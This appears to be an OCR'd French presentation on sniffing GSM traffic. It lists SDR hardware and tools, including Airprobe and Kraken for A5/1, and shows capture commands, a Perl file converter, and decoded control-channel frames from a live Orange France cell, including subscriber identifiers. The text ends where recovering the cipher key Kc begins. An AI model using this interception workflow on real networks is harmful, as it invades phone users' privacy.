
Matériel

- Selon le budget :
  - Une antenne USRP : ~ 1000 euros
  - HackRF : ~ 350 euros

Disponible ici https://www.passion-radio.com/fr/emetteur-sdr/hackrf-sdr-75.html

Matériel

- BladeRF x40 ou X115 : 420 – 650 $
  Disponible ici : http://www.nuand.com/blog/shop/



Matériel

- Un Nokia 3310 : ~ 30 euros

Matériel

- Une antenne SDR (récepteur TV TNT, par exemple) dotée du chip RTL2832U, qui permet de capter une large gamme de fréquences : ~ 30 euros

Matériel

- Un téléphone compatible osmocombb (Motorola C123, C140...) ~ 30 euros
- Un câble FTDI ~ 5 euro

Logiciel

- La suite Airprobe : https://github.com/ksnieck/airprobe
  - Contient tous les outils nécessaires au décodage et à l'interception (gsm-receiver, gsmdecode...)
- Gammu : http://fr.wammu.eu/gammu/
  - Permets d'interagir avec des MS (écoute des canaux de contrôles, passerelle SMS)
- GNURadio : http://gnuradio.org
  - Outil d'utilisation SDR

Logiciel

- Osmocom : http://osmocom.org/
  - Bibliothèque permettant de capturer la bande GSM
- Kraken : https://srlabs.de/decrypting_
  - Pour décoder le A5/1, permets de retrouver Kc

Logiciel

- Kalibrate : https://github.com/steve-m/kalibrate-rtl
- Arfcncalc : http://www.runningserver.com/?page=runningserver.content.download.arfcncalc
- SymSpy II : http://www.nobbi.com/download.html
- Toast : http://www.quut.com/gsm/gsm-1.0.13.tar.gz

Nokia 3310

- Fonction debug oubliée
- Activable avec Gammu
- Permets d’écouter les canaux de contrôles et de regarder les interactions GSM dans le monde réel
- Capture lisible avec Wireshark / Tshark

Nokia 3310

- Câble FBUS :

Nokia 3310

- Activation du Net Monitor :


Nokia 3310

```
root@unknown0:~/GSM/gsmdecode-0.7bis/src# ./gsmdecode -x < ../../../cap5.xml | grep 7/odd | awk '{ print $5 }' | sort | uniq -c
      1 [illegible]
      2 [illegible]
      1 [illegible]
      2 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
      1 [illegible]
```


Nokia 3310


```
root@unknown0:~/GSM/gsmdecode-0.7bis/src# ./gsmdecode -x < ../../../cap3.xml |head -30
HEX l2_data_out_Bbis:390 Format Bbis DATA
000: 2d 06 3f 10 0e a3 f8 70  - bc d0 01 00 c1 ed e8 8b
001: 2b 2b 2b 2b 2b 2b 2b
    0: 2d 001011-- Pseudo Length: 11
    1: 06 0------- Direction: From originating site
    1: 06 -000---- 0 TransactionID
    1: 06 ----0110 Radio Resouce Management
    2: 3f 0-111111 RRimmediateAssignment
    2: 3f -x------ Send sequence number: 0
    3: 10 ------00 Page Mode: Normal paging
    3: 10 -0------ No meaning
    3: 10 --0----- Downlink assig to MS: No meaning
    3: 10 ---1---- Temporary Block Flow (TBF)
    4: 0e 00001--- Channel Type : 1
    4: 0e -----110 Time Slot Number : 6
    5: a3 101----- Tranining Sequence Code: 5
    5: a3 ---0---- non-hopping RF channel config or indirect encoding of hopping RFCC
    5: a3 ----0--- RRimmAssTBFaRFCN-C FIXME
HEX l2_data_out_Bbis:390 Format Bbis DATA
000: 2d 06 3f 11 0e a3 f8 70  - c5 d0 01 00 c1 ee 30 8b
001: 2b 2b 2b 2b 2b 2b 2b
    0: 2d 001011-- Pseudo Length: 11
    1: 06 0------- Direction: From originating site
    1: 06 -000---- 0 TransactionID
    1: 06 ----0110 Radio Resouce Management
    2: 3f 0-111111 RRimmediateAssignment
    2: 3f -x------ Send sequence number: 0
    3: 11 ------01 Page Mode: Extended paging
    3: 11 -0------ No meaning
    3: 11 --0----- Downlink assig to MS: No meaning
```

Nokia 3310



16 BTS Broadcast GSM Um 23 (DTAP) (RR) Paging Request Type 1
17 BTS Broadcast GSM Um 23 (DTAP) (RR) Paging Request Type 1
18 BTS Broadcast GSM Um 23 (DTAP) (RR) Paging Request Type 1
GSM Um Interface
Direction: Downlink
Channel: CCCH
ARFCN: 9
Band: P-GSM 900, Frequency: 936.800MHz
BSIC: 46
TDMA Frame: 586427
Error: 0
Timeshift: 0
0001 01.. = L2 Pseudo Length: 5
GSM A-I/F DTAP - Paging Request Type 1
Protocol Discriminator: Radio Resources Management messages
DTAP Radio Resources Management Message Type: Paging Request Type 1 (0x21)
Page Mode
Channel Needed
Mobile Identity - Mobile Identity 1 - No Identity Code

Nokia 3310


Mobile Identity - Mobile Identity 1 - TMSI/P-TMSI (0xe5
Length: 5
1111 .... = Unused: 0x0f
.... 0... = Odd/even indication: Even number of identity digits
.... .100 = Mobile Identity Type: TMSI/P-TMSI/M-TMSI (4)
TMSI/P-TMSI: 0xe5


Mobile Station Classmark 1
Mobile Identity - IMSI (208
Length: 8

Nokia 3310


Protocol Discriminator: Radio Resources Management messages
.... 0110 = Protocol discriminator: Radio Resources Management messages (0x0
0000 .... = Skip Indicator: No indication of selected PLMN (0)
DTAP Radio Resources Management Message Type: System Information Type 4 (0x1c)
Location Area Identification (LAI)
Location Area Identification (LAI) - 208/01/16898
Mobile Country Code (MCC): France (208)
Mobile Network Code (MNC): Orange France (01)
Location Area Code (LAC): 0x4202 (16898)
Cell Selection Parameters
100. .... = Cell Reselection Hysteresis: 4
...0 0101 = MS TXPWR MAX CCH: 5
....1 = EL: Final octet (1)
GSM A-I/F DTAP - Ciphering Mode Command
Protocol Discriminator: Radio Resources Management messages
.... 0110 = Protocol discriminator: Radio Resources Management messages (0x06)
0000 .... = Skip Indicator: No indication of selected PLMN (0)
DTAP Radio Resources Management Message Type: Ciphering Mode Command (0x35)
Cipher Mode Setting
....1 = SC: Start ciphering (1)
.... 000. = Algorithm identifier: Cipher with algorithm A5/1 (0)
Cipher Mode Response

Nokia 3310

```
Measurement Results
    0... .... = BA-USED: 0
    .0.. .... = DTX-USED: DTX was not used
    ..01 1010 = RXLEV-FULL-SERVING-CELL: -85 <= x < -84 dBm (26)
    0... .... = 3G-BA-USED: 0
    .0.. .... = MEAS-VALID: The measurement results are valid
    RXLEV-SUB-SERVING-CELL: -85 <= x < -84 dBm (26)
    .000 .... = RXQUAL-FULL-SERVING-CELL: BER < 0.2%, Mean value 0.14% (0)
    .... 000. = RXQUAL-SUB-SERVING-CELL: BER < 0.2%, Mean value 0.14% (0)
    .... ...1  11.. .... = NO-NCELL-M: Neighbour cell information not available for serving cell (7)
```

Petit aparté sur le 3310

- La batterie ne dure pas longtemps (1h en cas d’appel)
- Même si elle dure une journée complète, vous ne faites ni de 3G ni de 4G.
- Ce portable n’est pas cassable, il est friable.

SDR

- Installez GnuRadio 3.6
- Installez la libosmocore : git://git.osmocom.org/libosmocore.git
- Installez gsmdecode et gsm-receive de la suite Airprobe : https://github.com/ksnieck/airprobe

SDR

Mais vous ne pouvez pas capturer avec gsm_receive!

- Que faire ?

RTL SDR

- GNURadio : rtl_sdr :

```
root@unknown0:~/airprobe/gsm-receiver/src/python# rtl_sdr /tmp/rtl_sdr_capture.bin -s 1.0e6 -f 936.6e6 -g 44.5
Found 1 device(s):
  0:  Realtek, RTL2838UHIDIR, SN: 00000001

Using device 0: ezcap USB 2.0 DVB-T/DAB/FM dongle
Found Rafael Micro R820T tuner
Exact sample rate is: 1000000.026491 Hz
Tuned to 936600000 Hz.
Tuner gain set to 44.500000 dB.
Reading samples in async mode...
```

RTL SDR

- Avec un script Perl, on le transforme en fichier lisible par gsm_receive :

```
#!/usr/bin/env perl
use strict;
use warnings qw(all);

use Carp qw(croak);
use Fcntl qw(:DEFAULT);

unless (@ARGV) {
print "$0 - converts rtl_sdr output to GNU Radio cfile (little-endian)\n";
print "Usage: $0 dump1.dat dump2.dat > combined.cfile\n";
}

binmode \*STDOUT;
for my $filename (@ARGV) {
sysopen(my $fh, $filename, O_RDONLY)
|| croak "Can't open $filename: $!";
my $buf;
while (sysread($fh, $buf, 4096)) {
print pack('f<*', map { ($_ - 127) * (1 / 128) } unpack('C*', $buf));
}
close $fh;
}
```

RTL SDR

```
root@unknown0:~/airprobe/gsm-receiver/src/python# l /tmp/rtl_sdr_capture.bin
-rw-r--r-- 1 root root 3,3G avril 13 23:56 /tmp/rtl_sdr_capture.bin
root@unknown0:~/airprobe/gsm-receiver/src/python#
```

```
root@unknown0:~/airprobe/gsm-receiver/src/python# l
total 529M
drwxr-xr-x 2 root root 4,0K avril 14 00:15 .
drwxr-xr-x 4 root root 4,0K avril 13 16:25 ..
-rw-r--r-- 1 root root  44M avril 13 20:01 capture_941.8M_112.cfile
-rwxr-xr-x 1 root root  805 févr.  2  2013 capture.sh
-rw-r--r-- 1 root root    0 avril 13 23:56 cfile2.out
-rwxr-xr-x 1 root root  490 févr.  2  2013 go.sh
-rwxr-xr-x 1 root root 4,4K févr.  2  2013 gsm_receive.py
-rwxr-xr-x 1 root root 7,4K févr.  2  2013 gsm_receive_rtl.py
-rwxr-xr-x 1 root root 5,1K févr.  2  2013 gsm_receive_udp.py
-rwxr-xr-x 1 root root 5,3K févr.  2  2013 gsm_receive_usrp.py
-rw-r--r-- 1 root root  16K avril 13 16:25 Makefile
-rw-r--r-- 1 root root  877 févr.  2  2013 Makefile.am
-rw-r--r-- 1 root root  16K avril 13 16:25 Makefile.in
-rw-r--r-- 1 root root 486M avril 14 00:15 rtl_sdr_capture.cfile
-rwxr-xr-x 1 root root  523 févr.  2  2013 test.sh
```

```
100%[============================>] 66 328 720   943K/s   ds 4m 21s

2015-04-13 23:41:29 (248 KB/s) - «gcc-4.5.2.tar.bz2» sauvegardé [6632872
0/66328720]

root@unknown0:~/src# cd
root@unknown0:~# vim bin2cfile.pl
root@unknown0:~# perl bin2cfile.pl /tmp/
.ICE-unix/                          rtl_sdr_capture.bin
orbit-root/                         ssh-gXd3p46zNJ2l/
pulse-21gmCovB5tvd/                 tracker-root/
pulse-ywCDKUbCjqeD/                 VMwareDnD/
root@unknown0:~# perl bin2cfile.pl /tmp/rtl_sdr_capture.bin > airprobe/
A5.1/             gsmdecode/        gsmsp/            gsm-tvoid/
.gitignore        gsm-receiver/     gsmstack/         gssm/
root@unknown0:~# perl bin2cfile.pl /tmp/rtl_sdr_capture.bin > airprobe/g
```

RTL SDR

- On peut maintenant déchiffrer notre capture avec gsm-receive
- Les trames seront visualisables dans Wireshark

SDR

```
root@unknown0:~/airprobe/gsm-receiver/src/python# ./go.sh ./capture_941.8M_112.cfile
>>> gr_fir_ccc: using SSE
>>> gr_fir_ccf: using SSE
Key: '0000000000000000'
Configuration: ''
  No configuration set.
configure_receiver
gr_buffer::allocate_buffer: warning: tried to allocate
   115 items of size 568. Due to alignment requirements
   512 were allocated.  If this isn't OK, consider padding
   your structure to a power-of-two bytes.
   On this platform, our allocation granularity is 4096 bytes.
1670173 0: 15 06 21 00 01 00 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
1670177 0: 15 06 21 00 01 00 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
1670183 0: 15 06 21 00 01 00 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
1670187 0: 15 06 21 00 01 00 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
1670193 0: 15 06 21 00 01 00 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
1670197 0: 15 06 21 00 01 00 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
1670204 0: 01 06 07 60 00 25 54 a8 f9 74 05 5e 18 73 2b 2b 2b 2b 2b 2b 2b 2b
1670208 0: 01 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
1670214 0: 01 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
1670218 0: 01 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
1670224 0: 15 06 21 00 01 00 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
1670228 0: 15 06 21 00 01 00 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
1670234 0: 15 06 21 00 01 00 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
1670238 0: 15 06 21 00 01 00 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
```

SDR

36	1468.297832(	127.0.0.1	127.0.0.1	GSMTAP	81 (CCCH) (RR) Paging Request Type 1
37	1468.300164(	127.0.0.1	127.0.0.1	GSMTAP	81 (CCCH) (RR) System Information Type 3
38	1468.301335(	127.0.0.1	127.0.0.1	GSMTAP	81 (CCCH) (SS)
39	1468.303549(	127.0.0.1	127.0.0.1	GSMTAP	81 (CCCH) (SS)
40	1468.315098(	127.0.0.1	127.0.0.1	GSMTAP	81 (CCCH) (SS)
41	1468.323810(	127.0.0.1	127.0.0.1	GSMTAP	81 (CCCH) (RR) Paging Request Type 1
42	1468.325649(	127.0.0.1	127.0.0.1	GSMTAP	81 (CCCH) (RR) Paging Request Type 1
43	1468.328138(	127.0.0.1	127.0.0.1	GSMTAP	81 (CCCH) (RR) Paging Request Type 1
44	1468.330021(	127.0.0.1	127.0.0.1	GSMTAP	81 (CCCH) (RR) Paging Request Type 1
45	1468.332566(	127.0.0.1	127.0.0.1	GSMTAP	81 (CCCH) (RR) Paging Request Type 1
46	1468.334494(	127.0.0.1	127.0.0.1	GSMTAP	81 (CCCH) (RR) Paging Request Type 1


```
    .1.. .... = ATT: MSs in the cell shall apply IMSI attach and detach procedure (1)
    ..01 1... = BS_AG_BLKS_RES: 3
    .... .000 = CCCH-CONF: 1 basic physical channel used for CCCH, not combined with SDCCHs (0)
    .00. .... = CBQ3: Iu mode not supported (0)
    .... .110 = BS-PA-MFRMS: 6
   T3212: 60
⊟ Cell Options (BCCH)
```

Récupérer Kc

- Mais le trafic BTS – MS est chiffré
- Il faut récupérer Kc

